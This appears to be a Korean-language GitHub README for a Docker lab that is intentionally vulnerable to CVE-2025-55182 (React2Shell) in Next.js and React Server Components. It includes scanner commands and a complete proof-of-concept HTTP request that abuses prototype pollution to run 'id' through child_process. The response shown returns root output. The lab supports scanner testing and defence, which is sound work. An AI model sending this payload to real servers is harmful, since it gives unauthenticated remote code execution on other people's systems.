 l4rm4nd/cve-2025-55182
CVE-2025-55182(React2Shell RCE)를 탐지하고 악용하기 위한 Docker 기반 랩으로, Next.js/React Server Components 환경에서 사전 구성된 취약한 설정과 PoC 스캐너를 제공합니다.

이 저장소는 React Server Components와 Next.js에 영향을 주는 최근의 치명적인 RCE 취약점(React2Shell)에 대해 보안 스캐너를 테스트할 수 있는 최소한의 의도적으로 취약한 환경을 제공합니다.
CVE-2025-55182: React Server Components 19.0.0, 19.1.0, 19.1.1 및 19.2.0 버전에는 사전 인증 원격 코드 실행 취약점이 존재하며, 여기에는 다음 패키지가 포함됩니다: react-server-dom-parcel, react-server-dom-turbopack, react-server-dom-webpack. 취약한 코드는 HTTP 요청의 페이로드를 Server Function 엔드포인트에서 안전하지 않게 역직렬화합니다.
CVE-2025-66478: App Router를 사용하는 Next.js 애플리케이션에 대한 다운스트림 영향을 추적합니다.
[!Warning] 이 설정은 의도적으로 취약하며 절대 공개 인터넷에 노출하거나 프로덕션에서 사용해서는 안 됩니다.
이 앱은 매우 작은 Next.js 프로젝트입니다:
next: 16.0.6react: 19.2.0react-dom: 19.2.0[!TIP]
react와react-dom고정은 선택 사항입니다. 영향을 받는next버전은 App Router로 인해 기본적으로 취약하기 때문입니다.
docker run --rm -p 127.0.0.1:3000:3000 ghcr.io/l4rm4nd/cve-2025-55182:latest
AssetNote가 제공하는 스캐너를 사용하세요:
git clone https://github.com/assetnote/react2shell-scanner && cd react2shell-scanner
virtualenv venv && source venv/bin/activate && pip install -r requirements.txt

python3 scanner.py -u http://127.0.0.1:3000
다음과 같이 반환됩니다:
╰─(venv) ⠠⠵ python3 scanner.py -u http://127.0.0.1:3000

brought to you by assetnote

[*] Loaded 1 host(s) to scan
[*] Using 10 thread(s)
[*] Timeout: 10s
[*] Using RCE PoC check
[!] SSL verification disabled

[VULNERABLE] http://127.0.0.1:3000 - Status: 303
nuclei -t ./nuclei-template/CVE-2025-55182.yaml -u http://127.0.0.1:3000
다음과 같이 반환됩니다:
[INF] Templates loaded for current scan: 1
[WRN] Loading 1 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[CVE-2025-55182] [http] [critical] http://127.0.0.1:3000

PoC HTTP 페이로드는 여기에서 가져왔습니다.
POST / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 740

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "var res=process.mainModule.require('child_process').execSync('id',{'timeout':5000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
다음과 같이 반환됩니다:
HTTP/1.1 500 Internal Server Error
Vary: rsc, next-router-state-tree, next-router-prefetch, next-router-segment-prefetch, Accept-Encoding
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
x-nextjs-cache: HIT
x-nextjs-prerender: 1
Content-Type: text/x-component
Date: Fri, 05 Dec 2025 11:53:05 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 195

0:{"a":"$@1","f":"","b":"PAoMR732SpRI6Xw9cbfbD"}
1:E{"digest":"uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)"}